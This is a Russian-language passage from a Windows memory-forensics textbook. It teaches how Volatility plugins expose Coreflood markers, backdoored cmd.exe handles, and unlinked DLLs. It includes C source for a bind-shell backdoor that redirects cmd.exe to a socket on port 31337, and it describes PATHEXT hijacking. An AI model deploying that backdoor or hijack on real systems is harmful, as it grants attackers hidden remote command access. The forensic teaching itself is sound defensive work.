В этом случае, если переменная PATH обновлена в explorer.exe, а вошедший пользователь переходит в Start > Run и вводит calc, система ищет приложение с именем calc в каталоге C:\users\HR101\.tmp прежде, чем искать в каталогах windows и system32. Поэтому пользователь неожиданно выполнит вредоносный код. Аналогично, переменная PATHEXT содержит список расширений, по которым ведётся поиск, если пользователь не указал расширение. Например, если ввести calc, как упоминалось выше, система сначала будет искать calc.com, затем calc.exe, потом calc.bat и так далее. После следующих изменений злоумышленник может поместить файл с именем calc.zzz в один из просматриваемых каталогов, и он будет выполнен первым:

```
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE
PATHEXT=.ZZZ;.COM;.EXE;.BAT;.CMD;.VBS;.VBE
```

Конечно, в таких ситуациях вызванный вредоносный код затем запускает законный calc.exe, чтобы пользователь не начал подозревать неладное.

Маркировка присутствия Coreflood

Многие образцы вредоносных программ отмечают своё присутствие в системе, создавая глобально доступные мьютексы. Это помогает предотвратить случайное повторное заражение. Мьютексы также служат сильным криминалистическим индикатором. Coreflood использовал переменные среды с очень похожей целью: отметить своё присутствие внутри процесса. Поскольку основной компонент Coreflood - DLL, авторам требовался способ гарантировать, что один и тот же процесс не будет внедрён вредоносной программой более одного раза. Поэтому они запрограммировали функцию входа DLL создавать псевдослучайную строку на основе PID родительского процесса и серийного номера тома диска. Затем, если строка ещё не существовала, она добавлялась в переменные среды процесса вызовом SetEnvironmentVariable. В противном случае DLL немедленно выгружалась. Граф функции входа DLL, созданный IDA Pro, показан на рис. 8-2.




Рисунок 8-2. Граф функций, вызываемых точкой входа Coreflood

На наших учебных занятиях мы любим задавать студентам интересную загадку: исходя из только что изученного, сколько из следующих процессов заражено DLL Coreflood? Обратите внимание, что для перечисления переменных в дампе памяти мы используем плагин Volatility envars.

```
$ python vol.py -f coreflood.img --profile=WinXPSP3x86 envars

**************************************************
Pid 1144 explorer.exe (PPid 644) Block at 0x10000
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
VFTPXXPYVTAMF=EWONSYG
```

```
windir=C:\WINDOWS
[SNIP]

************************************************
Pid 512 IEXPLORE.EXE (PPid 1144) Block at 0x10000
ProgramFiles=C:\Program Files
QBYXKDAGXM=EWONSYG
SESSIONNAME=Console
USERDOMAIN=JAN-DF663B3DBF1
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
VFTPXXPYVTAMF=EWONSYG
[SNIP]

************************************************
Pid 560 notepad.exe (PPid 1144) Block at 0x10000
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
VFTPXXPYVTAMF=EWONSYG
[SNIP]

************************************************
Pid 220 firefox.exe (PPid 1144) Block at 0x10000
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
VFTPXXPYVTAMF=EWONSYG
[SNIP]
```

Если вы ответили «два», то правы. На первый взгляд кажется, что заражены все четыре процесса, поскольку каждый содержит подозрительные имена переменных. Однако ранее мы упоминали, что дочерние процессы обычно наследуют переменные родителя. Мы также сказали, что имя переменной зависит от PID процесса. Если бы были заражены все четыре процесса, вы увидели бы четыре уникальных имени переменных, но видны лишь два (`VFTPXXPYVTAMF` и `QBYXKDAGXM`). Последние три процесса (`IEXPLORE.EXE`, `notepad.exe` и `firefox.exe`) были порождены PID 1144, что объясняет наличие у них копии переменной `VFTPXXPYVTAMF`. Можно заметить, что у `IEXPLORE.EXE` фактически две переменные: одна унаследована от родителя, а вторую Coreflood вычислил для его собственного PID.

> **Примечание.** Параметр `--silent` плагина `envars` заставляет его подавлять известные переменные (на основе жёстко заданного белого списка). Это удобно в ситуациях, когда имя или значение переменной не выглядит откровенно подозрительным, как, например, `VFTPXXPYVTAMF`.

Стандартные дескрипторы

Анализируя стандартные дескрипторы процесса, можно определить, откуда он получает ввод и куда направляет вывод и сообщения об ошибках. Это особенно полезно при расследовании возможных взломов удалёнными злоумышленниками. Например, довольно распространённый способ создать в системе бэкдор с командной оболочкой состоит в порождении экземпляра `cmd.exe` и перенаправлении его стандартных дескрипторов через именованные каналы или сетевые сокеты. Тогда злоумышленники могут посредством telnet или netcat подключиться к целевой машине (при условии, что доступ не блокируется межсетевым экраном) и вводить команды, словно они сидят за консолью. В следующем коде показан соответствующий исходный код на C для бэкдора, использующего этот приём:

```
1 mySockAddr.sin_family = PF_INET;
2 mySockAddr.sin_port = htons(31337);
3 mySockAddr.sin_addr.s_addr = htonl(INADDR_ANY);
4
```

```
 5 if (bind(myMainSock, (SOCKADDR *)&mySockAddr,
 6     sizeof(mySockAddr)) == SOCKET_ERROR)
 7 {
 8     WSACleanup();
 9     return(-1);
10 }
11
12 while(1) {
13     myCliSock = SOCKET_ERROR;
14     while(myCliSock == SOCKET_ERROR) {
15         Sleep(1);
16         listen(myMainSock, SOMAXCONN);
17         ulSzSockAddr = sizeof(myCliSockAddr);
18         myCliSock = accept(myMainSock,
19             (SOCKADDR *)&myCliSockAddr,
20             (int *)&ulSzSockAddr);
21     }
22     memset(&mySi, 0, sizeof(mySi));
23     memset(&myPi, 0, sizeof(myPi));
24     mySi.wShowWindow = SW_HIDE;
25     mySi.dwFlags = STARTF_USESTDHANDLES |
26                    STARTF_USESHOWWINDOW;
27     mySi.hStdError = (VOID *)myCliSock;
28     mySi.hStdInput = (VOID *)myCliSock;
29     mySi.hStdOutput = (VOID *)myCliSock;
30     CreateProcess(0, wcsdup(L"cmd.exe"), 0, 0,
31                   1, // bInheritHandles = TRUE
32                   0, 0, 0, &mySi, &myPi);
33 }
```

Строки 1-3 настраивают сокет IPv4, который будет прослушивать порт 31337 на всех интерфейсах (`INADDR_ANY`). Строки 5-10 привязывают локальный адрес к сокету. Затем функция входит в цикл `while` (строки 12-33), который выполняется, пока работает процесс. В строках 16-20 программа начинает прослушивать порт и вызывает `accept`, переходя в состояние, в котором может принимать клиентские подключения. После получения входящего подключения в строке 25 настраиваются параметры дочернего процесса `cmd.exe`. В частности, в блоке `_STANDARD_INFORMATION` (`mySi`) включается `STARTF_USESTDHANDLES`, а значения `hStdError`, `hStdInput` и `hStdOutput` устанавливаются равными клиентскому сокету (`myCliSock`). Наконец, в строках 30-32 запускается экземпляр `cmd.exe`. Обратите внимание: `bInheritHandles` установлен в 1, то есть дочерний процесс наследует копию дескрипторов родителя (в частности, для доступа к дескриптору сокета `myCliSock`).

Теперь любые команды, которые злоумышленники вводят по сети, направляются прямо в `cmd.exe` через его стандартный ввод. Результаты возвращаются клиенту через стандартный вывод. Если при расследовании на машине жертвы вы увидите работающий `cmd.exe`, это может не вызвать никаких подозрений. Однако тогда будет упущено единственное свидетельство, имеющее наибольшее значение. Посмотрим, как выглядят стандартные дескрипторы процесса, участвующего в работе бэкдора:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x187000
To get help, type 'hh()'
>>> for proc in win32.tasks.pslist(self.addrspace):
...   if str(proc.ImageFileName) != "cmd.exe":
...     continue
...   if proc.Peb:
...     print proc.UniqueProcessId,\
...     hex(proc.Peb.ProcessParameters.StandardInput),\
...     hex(proc.Peb.ProcessParameters.StandardOutput),\
...     hex(proc.Peb.ProcessParameters.StandardError)
...
572 0x3L 0x7L 0xbL
3436 0x3L 0x7L 0xbL
```

```
564 0x3L 0x7L 0xbL
2160 0x68L 0x68L 0x68L
```

На машине работают четыре экземпляра `cmd.exe`. У первых трёх обычные значения стандартного ввода (`0x3`), стандартного вывода (`0x7`) и стандартного потока ошибок (`0xb`). Последний, PID 2160, показывает `0x68` для всех дескрипторов. Определить, соответствует ли `0x68` именованному каналу или сетевому сокету, можно с помощью плагина `handles`, как показано в следующем выводе. В главе 11 вы узнаете, что открытые дескрипторы `\Device\Afd\Endpoint` указывают на сетевую активность (Afd - Auxiliary Function Driver for Winsock).

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 handles -p 2160 -t File
Volatility Foundation Volatility Framework 2.4
Offset(V)             Pid     Handle  Type    Details
------------------ ------ ---------  -------- -------
0xfffffa80015c4070   2160       0xc  File
\Device\HarddiskVolume1\Users\Elliot\Desktop
0xfffffa8002842130   2160      0x54  File      \Device\Afd\Endpoint
0xfffffa80014f3af0   2160      0x68  File      \Device\Afd\Endpoint
```

Хотя `cmd.exe` не создавал никаких сокетов, в результате наследования у него есть к ним доступ. Точный порт, используемый бэкдором, а также удалённую конечную точку при наличии установленных подключений можно определить, сначала найдя родительский процесс `cmd.exe`, а затем перечислив его сетевые сведения (см. главу 11). Эти два действия можно выполнить плагинами `pstree` и `netscan`, как показано ниже:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.4
Name                                 Pid   PPid   Thds   Hnds
-------------------------------------- ------ ------ ------ ------
[snip]
.. 0xfffffa80011105e0:memen.exe        1400    572      1     30
... 0xfffffa8002b42060:cmd.exe         2160   1400      1     25
. 0xfffffa8002827060:cmd.exe           3436   1408      1     25
 0xfffffa8002be6b30:moby.exe           3036   3024     15    385

$ python vol.py -f memory.dmp --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.4
Proto    Local Address          Foreign Address      State        Pid  Owner
TCPv4    0.0.0.0:31337          0.0.0.0:0            LISTENING    1400 memen.exe
TCPv4    192.168.228.171:31337<REDACTED>:59574     ESTABLISHED  1400 memen.exe
```

Родитель `cmd.exe` с PID 2160 - `memen.exe` с PID 1400. У родителя есть один прослушивающий сокет IPv4 на порту 31337 и одно установленное подключение (удалённая конечная точка скрыта). Это интересный пример, поскольку основная сетевая активность сопоставляется с родительским процессом, но именно дочерний процесс фактически используется для выполнения команд и передачи результатов злоумышленнику.

Динамически подключаемые библиотеки (DLL)

DLL содержат код и ресурсы, которые могут совместно использоваться несколькими процессами. Они популярны среди вредоносных программ и субъектов угроз, поскольку DLL предназначены для работы внутри процесса-хоста и тем самым получают доступ ко всем ресурсам процесса: его потокам, дескрипторам и полному диапазону памяти процесса. Кроме того, DLL позволяют делать инструментарий модульным и расширяемым. При анализе DLL как минимум следует проверять следующее:

• **Расхождения списков.** Как вы вскоре узнаете, противники пытаются скрыть свои DLL, отсоединяя структуры метаданных от одного или нескольких списков либо перезаписывая поля

имени или пути в структурах метаданных. Такие попытки можно обнаружить перекрёстной проверкой.

• **Неожиданные имена и пути.** Обращайте внимание на DLL с подозрительными именами (например, `sodapop.dll`), а также на знакомо выглядящие имена в нестандартных местоположениях (например, `C:\Windows\system32\sys\kernel32.dll`). Нам также встречались вредоносные программы, загружавшие DLL из секторов за пределами раздела NTFS. Например, один вариант TDL ссылался на модуль, путь которого начинался с `\\.\globalroot\Device\svchost.exe`.

• **Контекст.** DLL `ws2_32.dll`, `crypt32.dll`, `hnetcfg.dll` и `pstorec.dll` используются соответственно для сетевого взаимодействия, криптографии, обслуживания межсетевого экрана и доступа к защищённому хранилищу. Сами по себе они не подозрительны, но необходимо учитывать назначение приложения, в которое они загружены.

Как загружаются DLL

DLL могут загружаться следующими способами:

• **Динамическое связывание.** В ходе процедур инициализации процесса любая DLL в IAT исполняемого файла (`.exe`) автоматически загружается в адресное пространство процесса.

• **Зависимости.** У DLL тоже есть таблицы импорта, поэтому при их загрузке в адресное пространство процесса загружаются все дополнительные DLL, от которых они зависят. Дополнительные сведения см. в Dependency Walker (dependencywalker.com).

• **Динамическое связывание во время выполнения (RTDL).** Поток может явно вызвать `LoadLibrary` (или нативную `LdrLoadDll`), передав имя загружаемой DLL. Конечный результат тот же, что и при динамическом связывании (DLL загружается в процесс), но в IAT процесса от DLL не остаётся следа.

• **Внедрение.** Как вы узнаете далее в этой главе, DLL также можно принудительно внедрить в целевой процесс.

Перечисление DLL в работающих системах

Основные инструменты исследования системы умеют перечислять DLL. Например, такую возможность поддерживают Process Hacker и Process Explorer. Sysinternals также предоставляет утилиту командной строки `listdlls` (technet.microsoft.com). С точки зрения программирования можно использовать функции Windows API `CreateToolhelp32Snapshot` вместе с `Module32First` и `Module32Next`. Кроме того, начиная с Windows XP доступна функция `EnumProcessModules`.

Важнейшая особенность этих инструментов и API, на которые они опираются, состоит в источнике сведений. Как было показано в разделе структур данных этой главы, из PEB доступны три связанных списка DLL. Они хранят метаданные о модулях в порядке их загрузки и инициализации, а также по их расположению в памяти. API и инструменты для работающей системы обычно просматривают только список порядка загрузки. Это даёт злоумышленникам возможность манипулировать DLL и скрывать их.

Сокрытие DLL

Как показано на рис. 8-3, поскольку все три списка находятся в памяти процесса, любой выполняющийся в процессе поток может отсоединить структуру метаданных (`_LDR_DATA_TABLE_ENTRY`), чтобы скрыть её от работающей системы (а потенциально и от криминалистического анализа памяти). Например, после загрузки модуль `xyz.dll` может перезаписать собственные указатели `Flink` и `Blink`, чтобы его запись пропускалась при перечислении.




Рисунок 8-3. Схема, показывающая, как PEB указывает на три двусвязных списка DLL

Перечисление DLL в памяти

Показанный на рис. 8-3 подход с отсоединением влияет и на плагин Volatility `dlllist`. Мы спроектировали `dlllist` таким намеренно. Он перечисляет DLL, обходя список порядка загрузки, как и API работающей системы, поскольку иногда полезно увидеть ситуацию с точки зрения инструментов, работающих в живой системе. Ниже приведён пример вывода `dlllist`. На наших учебных занятиях мы обычно спрашиваем студентов, могут ли они заметить что-нибудь подозрительное. А вы можете?

```
$ python vol.py -f mem.dmp --profile=WinXPSP3x86 dlllist -p 3108

notepad.exe pid:   3108
Command line : "C:\WINDOWS\system32\notepad.exe"
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x14000     0xffff C:\WINDOWS\system32\notepad.exe
```

```
0x7c900000    0xb2000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x7c9c0000   0x817000     0xffff C:\WINDOWS\system32\SHELL32.dll
<snip>
0x7e1e0000    0xa2000        0x3 C:\WINDOWS\system32\urlmon.dll
0x771b0000    0xaa000        0x3 C:\WINDOWS\system32\WININET.dll
0x77a80000    0x95000        0x3 C:\WINDOWS\system32\CRYPT32.dll
0x71ab0000    0x17000       0x27 C:\WINDOWS\system32\WS2_32.dll
0x71a50000    0x3f000        0x4 C:\WINDOWS\system32\mswsock.dll
0x662b0000    0x58000        0x1 C:\WINDOWS\system32\hnetcfg.dll
0x76f20000    0x27000        0x1 C:\WINDOWS\system32\DNSAPI.dll
```

Исполняемый файл процесса (`notepad.exe`) загружается в адресное пространство процесса первым, поэтому он первый и в списке порядка загрузки. Следом загружаются системные библиотеки `ntdll.dll` и `kernel32.dll`. Затем система загружает все DLL из IAT Notepad и все модули-зависимости, необходимые этим DLL. Обратите, однако, внимание, что счётчик загрузок первой группы модулей равен `0xffff`. Поскольку это поле является коротким целым числом, `0xffff` фактически означает `-1`. Счётчик загрузок `-1` означает, что DLL загружена потому, что была указана в IAT. Все остальные ближе к концу, со счётчиками загрузок `0x3`, `0x27`, `0x4` и `0x1`, были загружены явными вызовами `LoadLibrary`.

Хотя для вызова `LoadLibrary` существует множество законных причин, её использование также соответствует методам, которыми шелл-код подготавливает адресное пространство целевого процесса. Можно заметить, что ни одна из явно загруженных DLL сама по себе не подозрительна: все они правильно названы и находятся по верному пути `system32`. Однако если учесть их назначение (связано с сетью) и контекст процесса-хоста (`notepad.exe`), ситуация начинает выглядеть весьма ненормально. Скорее всего, этот процесс заражён кодом, которому требуется доступ к сетевым DLL, и он загружает их вызовом `LoadLibrary`.

> **Примечание.** Компоновка DLL немного отличается для процессов WOW64 (32-разрядных приложений в 64-разрядной операционной системе). Три списка в PEB содержат только DLL, доступные 32-разрядному приложению (то есть находящиеся ниже `MmHighestUserAddress`), и библиотеки совместимости WOW64. Например, вывод `dlllist` для таких процессов выглядит так:

```
$ python vol.py -f win764bit.raw --profile=Win7SP0x64 dlllist -p 2328
Volatility Foundation Volatility Framework 2.4
************************************************************************
iexplore.exe pid:   2328
Command line : "C:\Program Files (x86)\Internet Explorer\iexplore.exe"
Note: use ldrmodules for listing DLLs in WOW64 processes

Base                Size      LoadCount Path
------------------ --------- ------------------ ----
0x0000000001350000   0xa6000  0xffff C:\Program Files (x86)\Internet
Explorer\iexplore.exe
0x0000000077520000  0x1ab000  0xffff C:\Windows\SYSTEM32\ntdll.dll
0x0000000073b80000   0x3f000     0x3 C:\Windows\SYSTEM32\wow64.dll
0x0000000073b20000   0x5c000     0x1 C:\Windows\SYSTEM32\wow64win.dll
0x0000000074e10000    0x8000     0x1 C:\Windows\SYSTEM32\wow64cpu.dll
```

Три библиотеки WOW64 (и `ntdll.dll`) содержат точки входа для 32-разрядных приложений и код, необходимый для перехода в 64-разрядный режим, чтобы вызывающий поток мог обращаться к DLL в более высоких адресных областях. Как сообщает примечание в выводе, для перечисления DLL в процессе WOW64, даже обычно недоступных 32-разрядным приложениям, можно использовать плагин `ldrmodules` (подробно рассматривается далее).

Дополнительные сведения об этих концепциях см. в статье WOW64 Implementation Details: msdn.microsoft.com.

Обнаружение отсоединённых DLL

Показанный на рис. 8-3 метод сокрытия относительно эффективен, несмотря на свою примитивность и простоту. В реальных условиях вам встретятся и более надёжные способы скрывать DLL. Например, если имеются три списка, а вредоносная программа скрывается лишь из одного, можно легко выполнить перекрёстную проверку с двумя другими и увидеть, чего не хватает. Поэтому ещё в 2007 году (см. openrce.org) представители наступательного сообщества начали отсоединять DLL от всех трёх списков. Всё, что требовалось злоумышленникам, - включить ещё две-три строки кода, вырезающие структуру метаданных также из списков порядка расположения в памяти и порядка инициализации.

Обнаружить DLL, отсоединённые от всех трёх списков, помогают два метода:

• **Сканирование PE-файлов.** Можно использовать методы из главы 7 для полного перебора памяти процесса в поиске всех экземпляров PE-файлов (по их известным сигнатурам заголовка `MZ`). Однако помните, что заголовки PE также находятся в памяти процесса, поэтому тот же фрагмент кода, который отсоединяет структуру метаданных DLL, легко может перезаписать и их.
• **Перекрёстная проверка VAD.** Этот метод реализован плагином Volatility `ldrmodules`. Как вы помните из главы 7, узлы VAD содержат полные пути на диске к файлам, отображённым в области, в том числе к файлам DLL. Уникальная особенность VAD состоит в том, что они находятся в памяти ядра, а попытки изменить дерево (например, отсоединить узел VAD) или перезаписать их указатели на файлы быстро приводят к нестабильности системы (синим экранам).

Плагин `ldrmodules` сначала перечисляет все узлы VAD, содержащие отображённые исполняемые образы. В частности, он ищет крупные узлы с защитой `PAGE_EXECUTE_WRITECOPY`, типом `VadImageMap` и установленным управляющим флагом `Image`. Затем он сравнивает начальные адреса из узлов VAD со значением `DllBase` структур `_LDR_DATA_TABLE_ENTRY`, найденных в памяти процесса. Записи, обнаруженные через VAD, но не представленные в списках DLL, потенциально скрыты. Ниже приведён пример вывода из заражённого 64-разрядного образца Windows 7:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 ldrmodules -p 616
Volatility Foundation Volatility Framework 2.4
Process      Base               InLoad InInit InMem MappedPath
------------ ------------------ ------ ------ ----- ----------
svchost.exe  0x0000000074340000 True   True   True  \Windows\[snip]\sfc.dll
svchost.exe  0x00000000779a0000 True   True   True  \Windows\[snip]\ntdll.dll
svchost.exe  0x000007feff570000 False  False  False \Windows\[snip]\lpkz2.dll
svchost.exe  0x0000000077780000 True   True   True  \Windows\[snip]\kernel32.dll
svchost.exe  0x000007fefd990000 True   True   True  \Windows\[snip]\msasn1.dll
svchost.exe  0x000007fefbbe0000 True   True   True  \Windows\[snip]\wtsapi32.dll
svchost.exe  0x000007fefdac0000 True   True   True  \Windows\[snip]\KernelBase.dll
svchost.exe  0x000007fefcc00000 True   True   True  \Windows\[snip]\gpapi.dll
svchost.exe  0x000007fefb800000 True   True   True  \Windows\[snip]\ntmarta.dll
svchost.exe  0x000007fefcc20000 True   True   True  \Windows\[snip]\userenv.dll
svchost.exe  0x000007fefbd60000 True   True   True  \Windows\[snip]\xmllite.dll
svchost.exe  0x000007feff460000 True   True   True  \Windows\[snip]\oleaut32.dll
svchost.exe  0x000007fefde70000 True   True   True  \Windows\[snip]\urlmon.dll
svchost.exe  0x000007fef9290000 True   True   True  \Windows\[snip]\wscapi.dll
```

```
[snip]
svchost.exe  0x00000000ff720000 True   False  True  \Windows\[snip]\svchost.exe
svchost.exe  0x000007fefd8f0000 True   True   True  \Windows\[snip]\profapi.dll
svchost.exe  0x000007fefdd10000 True   True   True  \Windows\[snip]\usp10.dll
```

`lpkz2.dll` отсутствует во всех трёх списках DLL в памяти процесса, но VAD в памяти ядра содержит запись о ней. Также виден её базовый адрес `0x000007feff570000`, который затем можно передать плагину `dlldump` (представлен далее в этой главе), чтобы извлечь DLL из памяти.

Обратите внимание, что для записи `svchost.exe` в столбце `InInit` (список порядка инициализации) указано False. Это исключение из правила о возможности обнаруживать отсоединённые DLL перекрёстной проверкой источников данных. Исполняемый файл процесса (`.exe`) никогда не встречается в списке порядка инициализации, поскольку он инициализируется иначе, чем все остальные модули. В частности, это не DLL, поэтому у него нет вызываемой функции `DllMain`.

> **Предупреждение.** Известны также вредоносные программы, перезаписывающие члены `FullDllName` и `BaseDllName` структур `_LDR_DATA_TABLE_ENTRY`, а не отсоединяющие структуру метаданных. McAfee сообщала о варианте ZeroAccess с таким поведением (см. «ZeroAccess Misleads Memory-File Link»: blogs.mcafee.com). В этом случае API работающей системы, а также плагин Volatility `dlllist` показывали бы поддельный путь `c:\windows\system32\n`, но VAD в памяти ядра всё равно содержал бы исходный путь к DLL. Параметр `-v/--verbose` плагина `ldrmodules` выводит полные пути из всех источников, и расхождение становится видно.

PE-файлы в памяти

Одна из наиболее полезных возможностей Volatility - выгрузка и восстановление PE-файлов (исполняемых файлов, DLL и драйверов ядра). Из-за изменений, происходящих во время выполнения программы, получить точную копию исходного двоичного файла или даже файл, запускающийся на другой машине, маловероятно. Однако выгруженная копия должна быть достаточно близка к оригиналу, чтобы можно было дизассемблировать вредоносную программу и определить её возможности, восстановить алгоритмы и так далее. Нас часто спрашивают, можно ли выгрузить исполняемый файл и сравнить его хеш MD5 или SHA1 с файлом на диске. Хотя сравнение нечётких хешей (например, процентного сходства) возможно, криптографические хеши никогда не совпадут по следующим причинам:

• **Исправление IAT.** Загрузчик изменяет IAT PE-файла так, чтобы она содержала адреса функций API в памяти процесса. Адреса зависят от конкретной машины и экземпляра процесса, из которого извлечён PE-файл.
• **Недоступные разделы.** Не все разделы PE загружаются в память. Например, в некоторых случаях раздел ресурсов (`.rsrc`) может не загружаться до тех пор, пока не понадобится. Очевидно, что данные, изначально ни разу не прочитанные в память, недоступны при выгрузке.
• **Глобальные переменные.** PE-файл может определять в своём разделе данных для чтения и записи глобальные переменные или значения, изменяемые во время выполнения. Поэтому при выгрузке PE из памяти вы получаете текущие значения, а не исходные неинициализированные.
• **Самомодифицирующийся код.** Многие PE-файлы, особенно вредоносные, изменяют собственный код во время выполнения. Например, упакованные приложения распаковывают и/или расшифровывают инструкции в памяти.

Хотя об этих концепциях следует знать, они не обязательно являются недостатками или оговорками анализа памяти. На самом деле некоторые из них могут сыграть вам на руку.

Например, одна из глобальных переменных может оказаться ключом шифрования трафика управления и контроля. Аналогично, PE-файл может быть упакован на диске, что мешает его статическому анализу. Выгрузив PE-файл из памяти, можно восстановить данные в формате, наиболее близком к текущему состоянию приложения.

> **Примечание.** В этой книге не рассматривается внутреннее устройство PE-файлов, но знать его очень полезно. Для быстрого знакомства см. следующие классические статьи Мэтта Пьетрека:
>
> «An In-Depth Look into the Windows Portable Executable File Format»: msdn.microsoft.com.
>
> «Peering Inside the PE: A Tour of the Win32 Portable Executable File Format»: msdn.microsoft.com.

Slack space PE-файла

Ещё одна причина, по которой PE-файлы, выгруженные из памяти, часто отличаются от исходного файла на диске, - slack space. Наименьший размер страницы в типичной системе Windows x86 или x64 составляет 4096 байт. У большинства PE-файлов есть разделы, размеры которых не кратны точно наименьшему размеру страницы. На рис. 8-4 показано, как это влияет на восстановление двоичных файлов из памяти. Раздел `.text`, размер которого не кратен точно 4096, должен целиком находиться в памяти с пометкой RX (чтение, выполнение), а раздел `.data` должен целиком находиться в памяти с пометкой RW (чтение, запись). Поскольку защита применяется на уровне страниц (иными словами, если страница помечена как исполняемая, исполняемы все байты страницы), после загрузки в память эти два раздела должны быть разделены. Иначе начало раздела `.data` получит RX вместо RW.

